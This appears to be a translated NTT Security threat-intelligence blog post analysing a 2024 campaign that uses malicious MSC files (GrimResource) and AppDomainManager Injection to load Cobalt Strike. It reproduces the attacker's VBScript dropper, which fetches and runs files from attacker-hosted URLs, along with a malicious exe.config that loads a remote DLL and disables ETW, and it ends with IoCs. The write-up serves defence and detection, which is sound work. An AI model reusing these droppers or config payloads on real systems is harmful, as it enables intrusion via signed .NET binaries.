
Attacks by malware abusing AppDomainManager Injection

jp.security.ntt/tech_blog/appdomainmanager-injection-en

August 22, 2024



This article is English version of “AppDomainManager Injectionを悪用したマルウェアによる攻撃について” translated by Ryu Hiyoshi, NTTSH SOC analyst.

The original article was authored by our SOC analysts, Rintaro Koike.

Introduction


Since around July 2024, we have observed attacks that launch malware by abusing AppDomainManager Injection. AppDomainManager Injection is a technique whose concept was published in 2017, and PoCs and explanatory blog posts [1][2][3][4][5] have been published since then. On the other hand, since there have been few reported cases of attacks that actually applied AppDomainManager Injection, it is generally not well known.

In this article, we would like to introduce the attack flow or techniques that abused AppDomainManager Injection in the real world.

We assume that this attack case could be related to a state-sponsored attack group, and there is concern that such attack methods will continue to expand in the future. We authored this report with the aim of helping to understand the mechanism and risk of AppDomainManager Injection and take appropriate countermeasures.

Attack Flow


There are two initial attack vectors for the attacks we observed. One was downloading a ZIP file from a website prepared by an attacker, and the other was delivering a ZIP file as an attachment to a spear-phishing e-mail. In both cases, the ZIP file contains a malicious MSC file, and the attack proceeds when the user opens it.



Regarding the attack cases that abused MSC files, we have already posted a blog article [6]. Those attacks are still in the wild, but recently, a technique called GrimResource [7] gradually applied to them to evade detection. This technique was also abused in the observed attack.

Before GrimResource, an attacker had to urge a user to click a link included in a MSC file. By ausing GrimResource, an attacker can trigger malicious behavior simply if a user opens a MSC file.


As explained in the past blog article [6], the icon image of the MSC file in Windows Explorer is configurable. Since the icon image of almost all the malicious MSC files are disguised as that of PDF or Microsoft Word file, it is difficult to judge whether it is a MSC file or not at a glance. In this attack case, the icon of a MSC file was disguised as that of Windows Certification or PDF file.



The malicious MSC file abuses apds.dll via GrimResource to execute embedded JavaScript codes.

```
<String ID="39" Refs="1">res://apds.dll/redirect.html?
target=javascript:window['eval'](external['Document']
['ScopeNamespace']['GetRoot']()['Name'])</String>
```

Though rather simple obfuscation is applied, it finally executes the VBScript code as follows. It downloads and saves four files, then launches oncesvc.exe. Downloaded oncesvc.exe is a legitimate Microsoft binary whose original name is dfsvc.exe.




```
strURL1 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe"
strURL2 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe.config"
strURL3 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/water.txt"
strShowfileURL = "https://wordpresss-data.s3.me-south-1.amazonaws.com/ws.pdf"
strDownloadPath1 = "C:\Users\Public\oncesvc.exe"
strDownloadPath2 = "C:\Users\Public\oncesvc.exe.config"
strDownloadPath3 = "C:\Users\Public\water.txt"
strShowfilePath = "C:\Users\Public\wrasb.pdf"
strExecutablePath = "C:\Users\Public\oncesvc.exe"

Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True
```


AppDomainManager Injection

The oncesvc.exe is an unmodified, legitimate binary with Microsoft signature. What we should note is that its config file oncesvc.exe.config is placed in the same directory as the executable. In .NET Framework, this exe.config file is generally called “configuration file” [8] and it contains the information that controls application behavior.

The exe.config file created by the MSC file contains dependentAssembly element. This element is used to load certain version assembly that is different from the application default version. This function is called version redirect [9]. An attacker abuses this function to load an external DLL file to a legitimate EXE file.


```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https://360photo.oss-cn-hongkong.aliyuncs.com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```

The DLL file load from the external contains a derived class inherited from AppDomainManager. By calling InitializeNewDomain function in this derived class, an attacker can trigger malicious behaviors.


```
public sealed class oncesvc : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomaininfo)
    {
        Task task = Task.Run(delegate()
        {
            oncesvc.snowlackingattempt95384.chocolatenoiselessveil36778();
        });
        task.Wait();
    }
```

The technique to launch malicious behavior by abusing .NET Framework version redirect and AppDomainManager class is called AppDomainManager Injection. Though it is rather popular among personnel engaged in red team or penetration testing activities, it is almost left unknown to the blue team members since it has been rarely abused in real attacks.

Since the DLL file is loaded via the EXE file, it looks as if the EXE file itself took the malicious behaviors.

It is also notable that the AppDomainManager is valid to the various applications written in .NET Framework, which means that the impact is critical. There is a list of .NET applications with Microsoft signature, all of which can be exploited via AppDomainManager Injection [10]. It contains almost a thousand files, which suggests the broadness of the attack target. Since these files exist in default Windows environment, an attacker can perform AppDomainManager Injection just by preparing exe.config file.

While DLL Side-Loading is standard technique that is abused to load malware as of now, AppDomainManager Injection is by far easy to abuse and could be abused more and more in the future.

Attribution of Attackers

In this attacking campaign, we confirmed that the attacker finally compromised the target environment by CobaltStrike beacon. By studying usedthe loader or infrastructure used in the campaign, we think that they are similar to those of APT41.

Through researching the related attacks, this attacker could have targeted Taiwanese governmental organizations, Philippine army or Energy industry in Vietnam. All of these countries face South China Sea. It is reported that in South China Sea, there are continuous conflicts that grows tensions among surrounding countries [11].

AhnLab published a blog post that introduces similar attack cases [12]. It is reported that a decoy document related to Japanese defense capability in Hangul language was used in the attack case they observed. It suggests that the attack target would be broadened in the future.

Summary

In this article, we introduce the attacks that abuse AppDomainManager Injection to load a malware. Although AppDomainManager Injection is a rather unknown attacking technique as of now, it is already abused by a state-sponsored attack group in other countries. Since only a few know this technique, it is clear that the attackers have an advantage over the defenders. Therefore, there is concern that such attacks may expand in the future.

Moreover, compared to legacy DLL Side-Loading, AppDomainManager Injection is more difficult to detect. We recommend implementing a method to detect attacks abusing this technique.

IoC

- krislab[.]site
- msn-microsoft[.]org
- s2cloud-amazon[.]com
- s3bucket-azure[.]online
- s3cloud-azure[.]com
- s3-microsoft[.]com
- trendmicrotech[.]com
- visualstudio-microsoft[.]com
- xtools[.]lol

References

[1] MITRE ATT&CK, "Hijack Execution Flow: AppDomainManager", https://attack.mitre.org/techniques/T1574/014/
[2] Pentest Laboratories, "AppDomainManager Injection and

Detection", https://pentestlaboratories.com/2020/05/26/appdomainmanager-injection-and-detection/
[3] GitHub, "TheWover/GhostLoader", https://github.com/TheWover/GhostLoader
[4] Rapid7, "AppDomain Manager Injection: New Techniques For Red Teams", https://www.rapid7.com/blog/post/2023/05/05/appdomain-manager-injection-new-techniques-for-red-teams/
[5] Purple Research, "Let Me Manage Your AppDomain", https://ipslav.github.io/2023-12-12-let-me-manage-your-appdomain/
[6] NTT Security Japan, " Operation ControlPlug: APT Attack Campaign abusing MSC file", https://jp.security.ntt/tech_blog/controlplug-en
[7] Elastic, "GrimResource - Microsoft Management Console for initial access and evasion", https://www.elastic.co/security-labs/grimresource
[8] Microsoft, "Configure apps by using configuration files", https://learn.microsoft.com/en-us/dotnet/framework/configure-apps/
[9] Microsoft, "Redirecting assembly versions", https://learn.microsoft.com/en-us/dotnet/framework/configure-apps/redirect-assembly-versions
[10] GitHub, "Mr-Un1k0d3r/.NetConfigLoader", https://github.com/Mr-Un1k0d3r/.NetConfigLoader/blob/main/signed.txt
[11] Ministry of Foreign Affairs of Japan, "Recent Surge in Tensions in the South China Sea", https://www.mofa.go.jp/press/release/pressite_000001_00377.html
[12] AhnLab, "아마존서비스를악용하는 MSC파일유포중", https://asec.ahnlab.com/ko/82554/